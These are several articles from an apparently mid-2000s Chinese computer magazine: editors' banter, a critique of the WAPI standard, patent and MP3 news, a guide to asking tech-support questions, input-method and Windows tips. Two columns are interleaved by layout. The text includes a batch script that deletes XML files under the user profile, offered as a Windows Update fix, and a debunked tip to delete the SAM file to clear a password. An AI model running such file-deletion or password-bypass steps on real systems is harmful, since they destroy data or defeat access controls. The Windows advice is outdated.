若某人突然惊呼：“我怎么上不了网了，你们能上吗？”正在滋滋有味地上网的众人必头也不抬，异口同声曰：“人品问题！”声音整齐划一，颇有气势。不光这个，只要谁的电脑有任何与众不同的事情发生，而其主人还胆敢广而告之寻求帮助，那就免不了被扣上“人品问题”的帽子了。

各位看官，千万不要责备我们没有同情心，这也是没有办法的事情，谁叫这电脑从来就不让我们清闲呢？说实话，一个个莫名其妙的硬件、软件问题层出不穷，就算我们再怎么努力上下求索，但解决之道总是“路漫漫其修远兮”。一句“人品问题”的回击，不仅可以抵挡一下暂时无解的自责和无奈，还是转嫁矛盾，以攻为守的良方！因此，此风日盛，大有摧枯拉朽之势。

但对于读者的提问，我们显然就不敢再用这个偏方了。不过，要想抵挡一时，方法还是有的。不信请看：

彬彬（MM小编）一日在QQ群组里面道：我的一个朋友请教，如何将音量图标放入任务栏？

这个问题简单，众编争先恐后给出了正确答案，然后各自沉浸在满足的虚荣之中了。不过事情没有那么简单，一会儿彬彬又问：我的朋友又说了，“我一选择‘将音量图标放入任务栏’的时候就出错误了”，大家还有什么高招？

这下整个编辑部众编顿时埋头校稿，作努力工作状。最后，Skywolf大虾看不下去了，冒出来一句：重装系统……

这下可将一堆压在喉咙口的BT言论给激发了出来！

Andy：要先拜佛……

DEBUG：对，有颗虔诚的心比有好技术强很多！

Cornel：同意以上答案！

Skywolf：可以给电脑前插上3支香，然后念“南无欧米电脑佛”……

Andy：错了，是对着电脑念——“俺把你来哄……”

DEBUG：你们都错了，完全没有抓住重点，必须念——“南无佛光大智慧盖茨尊者”！

RICKY：你们都太封建迷信了，其实对付出问题的机器，找个PLMM温柔地抚摸它一下就可以了……

最后结果嘛，大家不用猜，肯定是Ricky被大家排着队挨个义正词严地批判了一回，然后责成他给彬彬的朋友研究答案去了。

各位看官读到这里，是不是觉得众编BT得实在过分了？没办法，谁叫电脑那么难伺候呢。没有一点自娱自乐的精神，哪熬得过它对我们天长日久的折磨啊！

说实话，很多时候Andy对于一些电脑问题百思不得其解，这种体验在多年前我还喜欢编程的时候最为深刻。大好的一段代码，怎么看都没有语法和字符的错误，而且编译也顺利进行，可它就是不按希望的流程运行，一任你急得抓耳挠腮。每当此时，Andy真的诚心诚意地想起了我佛的慈悲。于是乱念一通自创的经文，调匀呼吸之后，埋头再干…… CF [DJ01]

把自己当作他人想一想

■ CFan 小渔

编辑部对每位责任编辑都有一条明确的要求：“做每一篇文章时，都要把自己当作读者，至少问自己两个问题：这篇文章有用吗(没有用坚决枪毙)？容易理解吗(可以为初学者补充预备知识点、生僻名词的形象解释，要求言语流畅、条理清楚)？”把自己当作读者是替读者着想、急读者之所急的有效方法，把自己当作读者是一种责任意识、服务意识，把自己当作读者或许也是《电脑爱好者》杂志建立并维持“中国发行量最大的电脑杂志”地位的关键……

“把自己当作他人想一想”，简单得不能再简单的一句话，但真正能做到这一句话的又有多少呢？

欠账还钱乃天经地义，但事情往往是“钱未借出时借钱的人把你当爷，钱借出后借钱的人是爷”。如果借钱的人能把他当作你想想，或许他会这么说一句话：“如果我把钱借给别人，别人不但没主动还，而且我去讨时他还不理我，我是不是很恼火呢？”不过他根本没有这么想。

有一家公关公司是这么做的：每周五会给客户发一份报告，前半部分详细地说明了本周内该公司为客户所做的市场推广活动、稿件发表情况以及下周的主要工作内容，后半部分提供了该客户各主要竞争对手的整体动态、宣传策略以及稿件发表情况(包括纸媒体、网站以及广播电视等)、广告投放情况、搜索引擎监测等信息。诚然，这家公关公司站在了为客户着想的高度，站在了把自己当作客户想一想的高度，否则报告里就只有前半部分，就不会去管客户的竞争对手了。

服务是有成本的，人力成本和物质成本都很大，但不能太吝啬。售前要做好服务：提高产品质量、细心真诚地向消费者介绍产品；售中要做好服务：送货上门，安装调试，确保消费者使用无忧；售后也要做好服务：保证服务电话、网站、论坛畅通无阻，及时解决消费者使用中遇到的问题甚至合理退换货……商家也有做消费者的时候，自然就更应该在自己是商家时把自己当作消费者想一想了 。

品质是责任，服务是义务，两者都不可丢。不管是在工作中，还是在生活中，给自己换换角色，前面这句话就不难得出了。CF [DJ02]

点拨WAPI疑云

■ 邹肇辉

编前：上期我们为大家介绍了中国无线国家标准——WAPI，引起了许多读者的高度关注。作为中国制定并强制实施的国家标准，WAPI本身引起了太多的争论。今天，让我们来看看一个反方的声音，让我们多角度地来了解一下WAPI……

在DVD专利风波让国人体会了经济霸权主义的厉害，明白了一纸标准在市场中的硬度和飓风般的力量，并重提"师夷之长以制夷"古训的背景下，WAPI的推出是适时的，也是让对手难以攖其锋芒的。

随着标准执行时间6月1日的临近，有关WAPI的议论甚嚣网间。受WAPI牵扯的各方心情各异，有欢呼雀跃的，自然也少不了向隅而泣的。但除了Intel等几家公然叫板外，不管是WAPI受益者还是受难者大都选择了缄默。对WAPI受难者而言，不肯置啄并不见得是无话可说，更不会是心悦诚服的衷心拥护。也许在国家强制力面前，内心的翻江倒海只能用表面的平静如水来遮掩。但WAPI受益者如联想、华为、捷通等也不事张扬就多少有些让人费解了。是什么原因让本该弹冠相庆的赢家们集体性失语呢？个中缘由，恐怕它们也不便与外人道。

作为一项广泛采用的国际标准，IEEE 802.11 WLAN得到了市场的检验和认可，而且IEEE 802.11 WLAN工作组也承诺将在后续版本中置入完善的信息加密功能。如果实在等不及新标准推出（其实WLAN在中国刚起步，目前只有北京、上海、广州等城市的局部地区可以使用WLAN），也可以在现有标准的应用层置入加密单元，而且实现起来并不难。作为标准，应该具有充分的开放性，允许使用者在基本框架上根据需要进行扩充。如果将一些可灵活配置的应用层部份也固化成标准，不仅会削弱标准使用者的创新热情，而且将降低制造商和营运商选择配套产品的自由度。从这点看，IEEE 802.11 WLAN未置入信息加密单元，未必就能成为WAPI横空出世的充足理由。

作为民用级无线IP网络，WLAN的加密强度并不需要很高，现有的通用高强度加密算法足敷使用。尽管WAPI始终云遮雾罩，但估计采用的加密算法仍是公开密钥技术或其变种，很难说它比现有的一些算法更好。至于拿国家安全来为WAPI开道，未免显得牵强。由于电磁波信号的非定向性和广播性，因此涉及国家机密的通讯很少使用无线方式，大多使用有线（电缆和光缆）通讯。如果WLAN的安全性让某些人始终不能释怀的话，那么想想使用范围比WLAN不知要大多少倍的手机的加密现状吧。

WAPI作为国家标准，它应该公开的东西确实太少，藏着掖着的东西太多。这使它看上去不像一项国家标准，而更像企业专利，怪不得会招来众多"暗箱操作"和"国家得益公司化"的质疑。而且其核心部分（也就是加密算法）只授权给国内的24家公司（居然遗漏了移动和联通，令人匪夷所思），连Intel这样的IT巨头也无缘染指，导致几家主导着WLAN发展的跨国公司群起攻之，甚至要闹到世贸组织去仲裁。也许有关部门的决定能得到国人的理解和支持，也能对技术保全主义和经济霸权主义进行局部反击，并利用标准对市场进行重新布局。但一味强硬下去不仅对WLAN的发展毫无好处，而且也会使中国的国际贸易形象受损，在争端解决机制中处于不利地位。

即便Intel等最终屈服，为销往中国的产品加装WAPI，并向有关公司支付专利费。但这些追加的投入最终还是得由中国用户买单，你说冤不冤？

推出一项标准，居然能让平时威风八面的IT巨头或通讯大鳄跳起脚来，我们的民族自豪感自然会油然而生。然而另一种风险我们也应该看到：随着标准的不断推出，可能会诞生许多什么都不做，只靠收专利费过日子的公司。这种靠政府的授权而不是知识创新能力获取利润的公司是不应该在市场经济中得到鼓励的，而且它们只能得意于一时，最终会因为缺乏持久的竞争力湮没在只相信实力的市场经济中。同时，授权企业利用WAPI标准寻租，不仅会损害公平的竞争环境，也会对民族工业的创新能力造成永久的戕害。

国家标准似乎更应该青睐原创性和前沿性工作，而不是对修修补补或拾遗补缺的事情情有独钟。企业或研究机构应加强自身研发能力，凭实力加入各种制定企业标准并有足够的市场力量将其上升为国际标准的各种组织或联盟，而不是拾人牙慧。WAPI是否会重蹈远者如SVCD，近者如EVD的覆辙，出现曲既不高，和者亦寡的尴尬局面，同样值得关注。

利用现有的WLAN硬件，用软件实现WAPI标准比较适合我国芯片设计和制造水平相对落后的国情。而且这种方法相对专用芯片解决方案而言具有灵活性高，成本低廉，不对现有硬件设计和制造工艺作大的改动，能迅速推向市场等优点，应成为优选方案，同时也能部份消除Intel等的抵触情绪。

笔者认为，当一种聚讼纷纭的技术方案被国家强制力固化后，则意味着对它说不的机会已经不多了。毕竟，我们应对的是市场竞争，游戏进行应该首先符合市场的规则。

编后：就在本文写作完成之时，4月22日中美两国就双边贸易问题达成了八项协议。其中一项就是中方同意美方提出的要求，不在6月1日最后期限到来之时强制实施WAPI技术标准。与此同时，中方将与国际标准组织IEEE(电气与

对眼儿看世界

■ 习惯性对眼

专利到处都是专利！

JPEG，对眼儿我知道！不就是那个一打开电脑，满世界都看得到的图像所用的格式吗？怎么回事，这玩意儿怎么也有专利问题！呵呵，不仅有，而且专利还大着呢！前些天，包括苹果、戴尔、柯达、惠普、IBM等在内的31家公司就被一家叫做Forgent Networks的公司告上了法庭，原因正是因为这些公司的硬件产品中使用了JPEG图像技术中的数据压缩技术来显示数码图片。

当然了，既然人家告你，而且选择的对象全是最响当当的“超级大户”，当然就少不了伸手要“美刀”了。据传，索尼公司就曾向该公司一次性支付1600万美元来获取这个专利的使用权。而此次，Forgent Networks公司的价码更高达总计9000万美元！

乖乖不得了！要是对眼儿我早先能知道哪种技术能大面积地流行，也弄一小段代码，然后削尖了脑袋钻到它里面去。然后若干年后，等那些腰包鼓鼓的大头们都上钩了，就开始收网捞钱，美哉！快哉！

这次Forgent Networks公司的被告名单中没有微软，很多人都觉得奇怪，但对眼儿可是知道其中奥妙——不是微软已经买单了，也不是Forgent Networks公司惹不起，而是面对这么有钱的主儿，人家一定是打算“喂肥了再杀”！^_^

提供文件？不行！ 提供链接？也不行！

前些年，MP3满天飞的时候，对眼儿可是乘机收集了不少，当然基本上都是从网上下载的。可后来我们也紧跟国际形势，对非法下载站点进行一轮清理后，找MP3就不是那么痛快了。原本非常痛快的“本地下载1”、“本地下载2”……被各个网站“聪明”地换成了“下载链接1”、“下载链接2”……这些链接连来连去，搞得偶昏头转向。对眼儿我懒，懒得去满天遍野地找，于是渐渐地就把收集MP3的“大业”给荒废了。不过对眼儿的朋友们依然乐此不疲！

不过最近北京一法院审理了一个网络MP3侵权的案件，恐怕要让对眼儿的朋友们都犯对眼儿了！4月22日，北京市一中级法院判定国内知名的音乐极限网站未经享有著作权的公司许可，擅自向公众提供歌曲下载链接服务，并令其赔偿两个相关唱片公司共16万元。

这是国内首次认定互联网链接音乐侵权的案例。“尽管我国法律对网络链接行为是否构成著作权侵权尚无具体、明确的规定，但是从大量的网络链接的纠纷中，按照权利义务相一致的原则，法院可根据链接行为人的链接方式、主观过错及链接的因果等因素判断网络链接行为是否构成侵权。”这是该案件的主审法官对此案的评论，可见打击网上MP3传播，我们的理论水平又上升到了一个高度了。

看来，MP3的免费午餐是越来越难觅到了，好在对眼儿已经戒了这个嗜好……CF [XW04]

电子工程师协会)协作，对WAPI技术标准进行修改和完善。

尘埃终于落定，一场浩浩荡荡的无线国标之争似乎以我们偃旗息鼓而收场了。就在这条新闻发布后的第二天，中国宽带无线IP标准工作组(中国宽带无线IP标准工作组为WAPI标准的起草方)就此消息发布了正式声明，声明节选如下：

我们已留意到有关消息和报道，工作组目前尚未接到正式渠道的通知，所以上述消息是否真实尚不能确认。在此需要强调的是：

1.标准推迟执行并不等同于标准不执行；

2.即使政府推迟标准强制实施，据我们的理解，也主要是基于为相关企业响应和贯彻国家标准给予一些时间；

3.工作组一直保持着与相关国际标准组织如ISO/IEC等的交流和沟通。需要澄清的是，IEEE即美国电子电气工程师协会并不是国际标准组织，无线局域网国际标准是由国际标准组织ISO/IEC颁布的标准。

虽然声明仍然提供了一种实施WAPI国标的理论上的可行性，但我们都很清楚，这其实更多的是一种态度。现在不论说什么，都不能掩饰我们在无线标准领域的努力告一段落了。虽然网络论坛里一时间充斥了对国家暂时搁置WAPI的失望之情，甚至有人认为这个谈判结果对中国的信息产业和标准制定的工作是一次重大的打击。不过，也有不少有识之士认为：不应该一味考虑面子的问题，应该把利益，尤其是利益均衡作为解决冲突的最终目标，应该更理智和更全面地考虑自己的利益。此次中美双边贸易谈判涉及的范围非常广泛，WAPI也仅仅只是高技术领域议题中的其中一个。如何均衡考虑每一个领域的得失进退，是我们不得不面临的选择。虽然全面获得胜利是国人都希望的结局，但这在现实中是不可能实现的。

小编也相信，我们在WAPI上的暂时退让，必然是为了在其他谈判项目上获得更多的利益。实际上，中国在此次谈判中，就非常强硬地坚持了芯片企业出口退税的议题。而这个政策正是保证我们刚刚起步的芯片产业能在列强环视的国际市场上保持竞争力，并且能够顺利起步和成长的必要手段。

其实，即使是从消息的字面上看，我们在此次无线标准的争夺中也并不是一无所获。只不过细节是什么，目前我们不得而知。相信随着时间的推移，这些细节也将逐渐浮出水面。CF [XW03]

敢问路在何方？

——遭遇系统故障该怎样有效提问(下)

■ 软件DIY

一、让自己提的问题更专业——向大虾求答案

1.找个发问的好地方

(1)搜索引擎，不会说话的大虾

有人说，高手的一个重要标准就是搜索的功力高低，他们可能并不是百事通，但因为掌握并充分利用了搜索引擎，所以在遇到问题后能迅速找到答案。所以，笔者建议大家，搜索引擎是首先可以尝试的提问对象，只要掌握了一定的搜索技巧，多数问题都能从中找到答案。网上的搜索引擎很多，笔者只推荐两个：一个是国内的百度(http://www.baidu.com)，一个是国外的Google(http://www.google.com)，这两个搜索引擎在查找结果上有很大的互补性，建议使用同样的关键字分别在两者中进行搜索。另外，笔者发现不少朋友还缺乏搜索的基本功，经常不能快速找到答案，所以http://www.sowang.com/seek.htm（互联网搜索技巧大全）是你必须好好研读的网页。

提问的好地方

初级问题	http://www.yesue.com/(IT顾问专家) http://qa.pcuser.com.tw(电脑QA网) http://www.pc120.net.cn(中国电脑救援中心)
中高级问题	http://www.ror.cn（雨声论坛） http://www.3382.net（浮云论坛） http://expert.csdn.net/Expert/FAQ/List_FAQ_Index.asp (程序员大本营) http://www.china-askpro.com/(问专家) http://diyinside.cnred.net/ http://www.mscommunity.com(微软中国社区) http://www.xici.net/group.asp?id=108010 (西祠胡同操作系统论坛)
专门的问题	中国DOS联盟：http://dosbbs.2ya.com/ (关于DOS方面的问题都可以在这里得到答案。) Windows联盟论坛：http://bbs.china163.cn/bbs/index.asp (关于Windows及相关软件的问题。) 单钓E时代：http://www.iso9660.net/ (光盘制作和刻录方面的问题。) 存储在线论坛：http://bbs.dostor.com:8086/(所有和存储有关的问题都可以在这里提问，特别是其硬盘方面的解答非常专业。) 小熊在线论坛：http://www2.beareyes.com.cn/bbs/ (这里的版块划分非常细致，所有和电脑有关的问题都可以在这里找到对应的栏目。)

小提示

★如果你在搜索中找到了一个可能提供有解决办法的页面，但该页面链接和页面快照都打不开，你可以到http://www.infomall.cn/，该站提供了历史网页的查询功能，在搜索框内输入链接地址进行搜索，也许会获得意外惊喜。

★掌握了搜索的技巧甚至还能创业，笔者一位朋友所在的公司就是在互联网上搜集大量供求信息，然后进行整理并提供给相关企业，从中收取服务费，效益非常不错。

(2)论坛发问，专业要对口

在论坛发帖提问也是比较好的办法，不过选择合适的论坛对问题的解决至关重要。发问前首先考虑一下问题涉及哪一方面、难易程度，目前很多大型论坛都分为很多版块。

(3)求教熟练的高手

这或许是最好的解决办法了，现场解答是比较容易排除故障的。使用这个求助方法时需要做的就是保留现场的出错环境，或当大虾到来时，你能够把出错的情况演示给他看。如果是请教网上的朋友，条件允许的话可以配合远程操作工具(如Real VNC等)让他直接帮你解决，也可以考虑使用GIF动画的方式来展现操作步骤，这样效果最好。



图1

实例1：使用Gif.gIf.giF制作演示教程

单凭文字说明来指导某些操作既费力又不直观，如果把操作反映成一个GIF演示动画则方便得多，很多软件可以实现该功能，我们这里采用操作简单的Gif.gIf.giF，它的下载地址是：http://www.newhua.com/cfan/200409/ggg.exe。

运行软件，首先单击“选择区域”按钮，然后用鼠标框选即将演示操作的区域，单击“开始”按钮，接下来就进行正常的演示操作，操作完毕后单击“停止”按钮。最后运行“文件→保存”将操作保存为一个gif图片文件即可(见图1)。

实例2：远程遥控朋友的电脑

Real VNC（下载地址：http://www.realvnc.com/download.html）只需安装在被遥控的那台电脑上即可。安装完成后打开"开始→程序→Real VNC→Run VNC Server"，然后在"Password"旁的空格设置密码。

远程遥控时，首先连接上网，在命令提示符中输入"ipconfig"得到自己的IP地址，然后把它告诉你的朋友，这样他只需打开IE，在地址栏输入你的IP地址＋端口号（VNC默认为5800），比如：http://192.168.x.xx:5800，接着再输入密码即可完成远程连接，他就能帮你检查故障了。

2.问题应该这样表达

不管是问网友还是问身边的朋友，如何让自己的问题得到最大程度的解决，往往取决于问的是否有水准。很多朋友在发问时，只是单纯地指出错误现象，这样很难得到理想的解答。对于系统故障来说，一个完整的问题描述应包括以下内容：

(1)问题发生环境，包括操作系统（包括Service Pack版本号）、出错的应用程序名称以及版本。

(2)问题发生的经过及问题描述。

(3)在提问前怎样去研究和理解这个问题，都尝试采取了什么操作去解决它，这样别人会知道你曾经做过努力来解决这个问题，但没有解决，而不是直接提问。

(4)给出出错的界面抓图或照片，如果不能抓取图片，最好能够把错误的提示完整提出。

(5)如有可能，可以列出最近做过什么可能有影响的硬件、软件变更。

(6)利用第4期介绍的HijackThis对系统进行扫描，并将扫描报告提供给对方，同时你自己也可以直接下载http://www.newhua.com/cfan/200404/HijackThis日志分析.doc，然后对照报告自行分析。

小提示

★抓取界面图片最方便的方法就是在出错时选中错误窗口，按下Alt＋PrintScreen键拷屏，然后在画图程序中粘贴屏幕抓图后保存即可。如果想复制错误信息，可在弹出的错误对话框中选中提示文字，然后按"CTRL+C"快捷键来复制。如果遇到蓝屏窗口，那就只有用传统的笔记录下来了，当然利用数码相机将其拍下来更方便些。

★HijackThis能对系统进行全面扫描，查找出藏在系统各个角落的自启动程序、IE插件和控件、间谍软件、被恶意网页或程序修改的项目等，同时还提供相应修复功能，而这些扫描结果对于排除系统故障非常有帮助，因为Windows中常见的启动或关机故障、系统运行速度慢、网页浏览不正常等问题，其实很多源于上述扫描项目。

实例：对比分析问题的正确描述

错误问题1：我的西捷U6 ST330610A 30GB硬盘，在开机后主板检测不到，请问怎么解决？

点评：主板无法检测到硬盘，有许多可能的原因，根据这个问题，即使有人回答，也可能只是一些比较笼统、模糊，没有针对性的答案，很可能无法直接解决你的问题，但如果加上主板的型号说明，会对问题的准确解答有很大帮助。

正确问题：我的电脑使用的是华硕P4B主板，西捷U6 ST330610A 30GB硬盘，有时在开机后主板无法检测到硬盘。请问如何才能解决？

点评：由于在问题中指明了主板型号，所以这个问题的解答会与通常的答案完全不同：这是P4B主板的个性问题，P4B主板为了符合Windows XP快速启动的标准，将开机时钟脉冲调到了最低值，当IDE硬盘需要的脉冲激活时间高于这个值时，就会产生这个问题。解决方法是进入BIOS设置，将里面的"Quick Power On Self Test"选项关闭后保存即可。如果提问题时不说明主板型号，得到这个正确答案的可能性很小。

错误问题2：我的Windows XP在Windows Update时不能使用"Windows Update 目录"这种更新方式了。

点评：这个问题基本上提得比较清晰，但如果能预测到回帖人可能会如此答复——"使用Windows Update菜单访问，进入微软更新站点后，点击左边的"个性化 Windows Update"链接，勾选'在相关主题下显示到 Windows Update 目录的链接"，保存即可。(见图2)"这种办法，最好将它表达出来，这样缩小了答案的范围，效果要好一些。



图2

解决办法：如果尝试上述方法不行，则打开记事本，编辑以下内容：

```
@echo off
for /f "Tokens=*" %%f in ('dir "%UserProfile%\UserData\*.*" /AD /B') do (
  for /f "Tokens=*" %%a in ('dir "%UserProfile%\UserData\%%f\*.xml" /B') do (
    del /q "%UserProfile%\UserData\%%f\%%a"
  )
)
exit /b 0
```

将其保存为update.bat，运行即可。

二、有关提问的四个误区

1.过分依赖一些几乎"无用"的方式

Windows错误报告、Dr. Watson、Windows 2000/XP中的事件查看器等是Windows提供帮助我们诊断系统故障的工具，但它们提供的信息或诊断报告大多是"天书"，对于多数用户尤其是菜鸟用户用处不大，我们可以参考，但不必过分依赖。其中"Windows错误报告"建议关闭，这种报告从来都是有去无回，除非你想给微软当免费的测试

员。

2.动不动就问

有的朋友习惯了“衣来伸手，饭来张口”，一遇到问题就到论坛发帖，比如找不到某个软件、某个链接无效等。这些问题其实通过自己的努力完全能解决，而且几乎所有论坛都提供有搜索功能，发帖之前先搜索一下或看看置顶的帖子，多数都可以得到完满解答（而且如果换做是你，每天都要重复回答相同的问题，肯定也会烦的，所以不要抱怨高手不理你，先自行搜索一下，然后再提问吧！）。另外很多朋友喜欢在同一论坛的不同版块交叉发表同样的提问帖子，以为解决问题的几率会更大，其实不然，浪费资源不说，也降低了自己在论坛的形象。

3.论坛提问标题感叹号越多越好！

常常在论坛看到以“帮帮我吧，我快急死了！！！”、“跪求……”、“高手进，有问题请教！！”等为标题的求助帖，急于得到答案的心情可以理解，但对于这种标题，大部分高手都会直接忽略，甚至极其反感。取而代之的应该是简明扼要的描述所遇到的问题，让访问者心里有个底，以决定是否能够提供帮助。

4.大虾说的话都是真理！

很多广为流传，被四处转载的所谓“XXX经典教程”、“系统终极优化XXX招”中漏洞百出，很多大虾在回答问题时也未经考证，多是单凭经验做出草率回答，最好对这些资料持保留态度，实践才是检验的唯一途径。

实例：流传甚广的经典错误技巧

（1）Windows XP忘记管理员密码，可在DOS下删除C:\WINDOWS\system32\config目录下的sam文件，重新登录XP，密码为空。

正解：这一招只对没有安装Service Pack的Windows 2000有效，Windows XP使用该方法会导致系统无法启动。

（2）使用微软的“加速”软件Bootvis可以加速Windows XP的启动过程。

正解：Bootvis只是微软推出用来图形化调试引导过程、性能跟踪的工具，并无半点“加速”的效果。

（3）在组策略里释放Qos保留带宽，可以提高上网速度。

正解：实际上Windows XP保留的20%带宽是可以自动分配给其它程序的，完全没有必要手动“释放”。

(4)修改[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Memory Management]的“IoPageLockLimit”值，可提高系统大文件传输的性能，特别是在用BT时，可在一定程度减少对磁盘的损害。

正解：其实“IoPageLockLimit”只在Windows NT和Windows 2000最初版本中有效，而自Windows 2000 SP1及Windows XP/2003后，这个注册表值就被微软废掉了，完全由Windows来控制文件传输，即使你设置了这个值也不会起到任何效果。

CF [XT01]

特殊符号也能嵌入输入法

■ 武金刚 阿力 曹春华

我们经常在文档中输入一些特殊符号，如“→”、“√”“Ⅲ”等。每次输入这些符号总是在Word的“插入→符号”中一一进行翻找，或打开输入法的软键盘进行输入，非常麻烦。其实，可以将这些特殊符号嵌入输入法，以后再输入它们时就像输入文字一样方便。

一、紫光拼音 3.0篇

Step 1 单击“开始→所有程序→紫光输入法3.0→属性设置与管理”，打开“属性设置与管理”对话框。

Step 2 在左侧的“设置和管理项”窗口中单击“自定义”分支下的“特殊字词或短语”项，在右侧弹出的“特殊字词或短语”设置界面中，将需要插入的特殊符号连同英文输入串一并输入到该界面自定义字词的位置(见图1)。其输入格式为：英文输入串=中文字词和短语，例如自定义“→”符号时，在该界面“自定义短语”处输入“jt=→”(没有引号)，随后单击“保存”按钮即可，以后我们在紫光输入法中键入“jt”即可出现“→”符号(见图2)。



图1



图2

小提示

如果感觉这样设置非常麻烦，也可以到紫光输入法安装目录C:\WINDOWS\System32\ime\unispim中直接打开spewords.ini文件，在此可以直接输入需要设置的信息，随后保存即可。

实例：快速输入网页、邮箱地址信息

经常到网上冲浪，登录一些BBS网站时总要先进行

注册，每次注册用户都要输入一些个人信息（如身份证号、邮箱地址、个人网页等），非常麻烦。我们也可以在紫光拼音中快速输入这些详细信息。在“属性设置与管理”对话框中的“特殊字词或短语”右侧窗口中，按照上面的方法输入“mail=wusky@263.net”，单击“保存”按钮即可，以后填写注册信息时只要在紫光拼音中键入“mail”即可出现需要的邮箱地址。按照此方面还可以输入网页地址或身份证号码、电话号码等信息。

> 小提示
>
> 等号两侧不要出现空格;等号左边的英文输入串必须由英文字母组成,有大小写区分;总长度不能超过32个汉字长。

二、微软拼音篇

微软拼音3.0以下版本，不能实现符号嵌入的功能，这里以微软拼音2003为例。方法是在输入法窗口点击右键，然后选择“自造词工具”。与紫光拼音类似，给“→”指定一个快捷方式。不过微软拼音不允许自造词为单字，所以需要给“→”前面加上一个“1”或其他字符。然后把快捷键设为“jt”。

使用时，调出输入法，输入“`jt”。注意要在“jt”前面加上一个“`”（TAB键上面那个键），它是快捷输入的引导字符。输入“`jt”后按一下空格，自定义字符就跃然纸上了。相对紫光拼音，微软拼音的方法麻烦一些，但比从菜单中选择还是要快一点。

三、五笔篇

有次用Word输入物理试卷，要输入“Ω”这个字符，就用“插入→符号”，然后在一大堆符号中进行寻找，感觉很是不爽！即使用复制、粘贴法，也够烦的，能不能把“Ω”搬入“五笔型码”输入法中？打开Word，用插入符号法输入Ω，并选中Ω，按右键复制。再切换到“五笔型码”输入法，右击输入法状态条。点“手工造词”，进入“用户定义词”窗口，在“词语”中粘贴入“Ω”，“外码”中输入编码（比如“Q”）。然后按“添加”，以后要输入“Ω”时，按编码Q就能进行输入了。

CF [XT02]

Windows 98可以“即插即卸”吗？

■ 徐健

在Windows 98中添加新的硬件时，只要是即插即用的硬件配置，都可以自动找到。但如果直接从电脑中卸下或更换硬件时，系统中还残留一些配置文件，这就是所谓“不稳定”的原因，就会使Windows运行速度大大下降，甚至出现不稳定的现象。如果调整了很多设备（比如升级了电脑），将会非常麻烦。难道只能重装Windows不成？其实可以通过重建硬件配置文件的方法来解决这一问题。下面以Windows 98为例，介绍一下设置方法。

Step 1 重新命名操作系统配置文件：右击“我的电脑”并选择“属性”，打开“系统”属性窗口，单击“硬件配置文件”按钮，在弹出的窗口中点击“重命名”按钮，在出现的提示窗口内输入“config2”，点击“确定”（见图1）。



图1

Step 2 完成设置后，重启Windows 98。由于Windows 98每次重新引导时都要查找Original Configuration文件，因此若系统没有找到Original Configuration文件，进入Windows 98前，屏幕将显示提示用户选择计算机的配置的如下信息：

Start Windows 98

Windows cannot determine what configuration your computer is in select one of the following :

config1

config2

none of the above

Enter your choices:

Step 3 选取第三项，由于此时没有任何硬件配置，因此，电脑如同重新安装的Windows 98一样，自动检测硬件信息，并将信息存放在Original Configuration中。这时就可以重新将硬件驱动装入Windows 98中了，就像重装了操作系统一样。CF [XT03]

电脑爱好者 系统应用栏目

Cornel (责任编辑)

Fan
www.cfan.com.cn

E-mail:system@cfan.com.cn
通信方式:北京9615信箱 Cornel(收)
邮编:100086

看点 在Windows中，如果你试图删除或是替换一个正在运行的文件，往往会收到被拒绝的提示。Windows的文件保护机制还会监视系统文件，使它们不会被修改。在我们给系统安装补丁时，系统往往需要替换正在使用的一些程序。Windows是怎么做到的呢？

正在使用的文件也能替换吗？

■ 柳坚

Windows 用户一定都碰到过这种情况：由于某些操作不当，或感染了某种病毒，导致系统文件被损坏。但当要替换这些文件时，系统却提示该文件正在被使用，无法替换。想要在任务管理器中结束任务，也被无情地拒绝了。重启后依然如此，让不少用户束手无策。其实，这是Windows的文件保护（WFP，即 Windows File Protection 的缩写）在起作用。

芝麻开门

Windows 的文件保护

在 Windows 2000 以前的 Windows 版本中，安装第三方软件可能会覆盖一些共享系统文件，诸如动态链接库（DLL 文件）和可执行文件（EXE 文件）。而这些文件的变化可能会导致程序运行不稳定，操作系统也会出现故障，严重的甚至会出现系统崩溃的故障。因此，微软在Windows 2000和 Windows XP中，采用了 Windows文件保护功能（WFP）对重要文件随时进行监控。这些重要文件被备份在WINNT\system32\dllcache 文件夹中，包括 ax、cpl、cpx、dll、exe、fon、inf、ocx、rsp、sys、tff 和 tlb 文件，它们很大一部分是在 Windows 安装或升级 SP 补丁包时由系统定义的。WFP 在后台自动运行，当发现某个文件与 dllcache 文件夹中的文件与微软的“原装”文件不符，它就会自动将该文件夹的文件还原回去，如果这个文件夹中没有备份，那么就会要求插入 Windows 安装光盘进行恢复。

如果要替换的文件属于 WFP 所保护的范围，或该文件正在被 Windows 所使用，通过常规方法进行替换，当然就会碰一鼻子灰了。那么，到底有没有办法完成这种情况下的替换的操作呢？

一、常规方法

1．无敌 DOS 法：不管使用何种操作系统，只要利用启动盘引导系统进入纯 DOS，然后通过 DOS 命令方式（COPY）便能轻松完成文件的替换任务。

2．双(多)系统法：如果你使用了双（多）操作系统，那么对系统文件的替换也很简单，只需切换到另外一个操作系统，然后对前一个系统中需要替换的系统文件实施替换操作即可。

3．安全模式法：重启电脑，在启动时按下 F4 键，将会进入到 Windows 安全模式。此时很多 Windows 的支持程序都没有运行，替换工作通常可以顺利完成。

二、另类解决方案

1.系统自带的法宝：Replace 命令

Windows 2000/XP 均带有此命令，位于系统文件夹中system32 目录下。利用 Replace 命令可以用源目录中的同名文件替换目标目录中的文件，也可以使用将源文件添加到目标文件夹。这个命令最大的优势就在于对正在使用中的文件也可以“偷梁换柱”，对于某些文件（例如mp3 文件等）还能立即起效。

命令格式

replace [drive1:][path1] filename [drive2:][path2] [/p] [/r] [/s] [/w] [/u]

2.免费好用的 inuse 命令

inuse 命令在 Windows NT 下能够发挥非常大的作用，一些受保护的文件通过 inuse 命令就能进行替换。在 Windows 2000 下，微软也提供了 inuse 命令，其下载地址为 http://download.microsoft.com/download/win2000platform/inuse/1.0/NT5/EN-US/inuse.exe。下载后需要一个简单的安装过程，默认状态下安装在 C:\Program Files\Resource Kit 目录中。通过这个命令，可以替换正在被 Windows 使用的一些程序。这对于在系统出现故障需要更换某个文件的情况下非常有用。同时，该命令还有一个特点，就是能用于局域网内文件的替换。

命令格式：

inuse source destinaion /y

参数含义：

source 想用来替换的文件。可以使用完整的物理路径或者是 UNC 路径.

destination 要替换的文件。

/y 表示确定。若命令中无此项，则在替换时需用户再次确定。

实例 1 ：替换可疑程序

你是不是怀疑自己的电脑被黑客所控制，而其中某个程序是造成自己系统故障的“元凶”，却无法中止其运行呢？其实，只要知道该可疑程序的确切位置，就可以利用 inuse 命令，

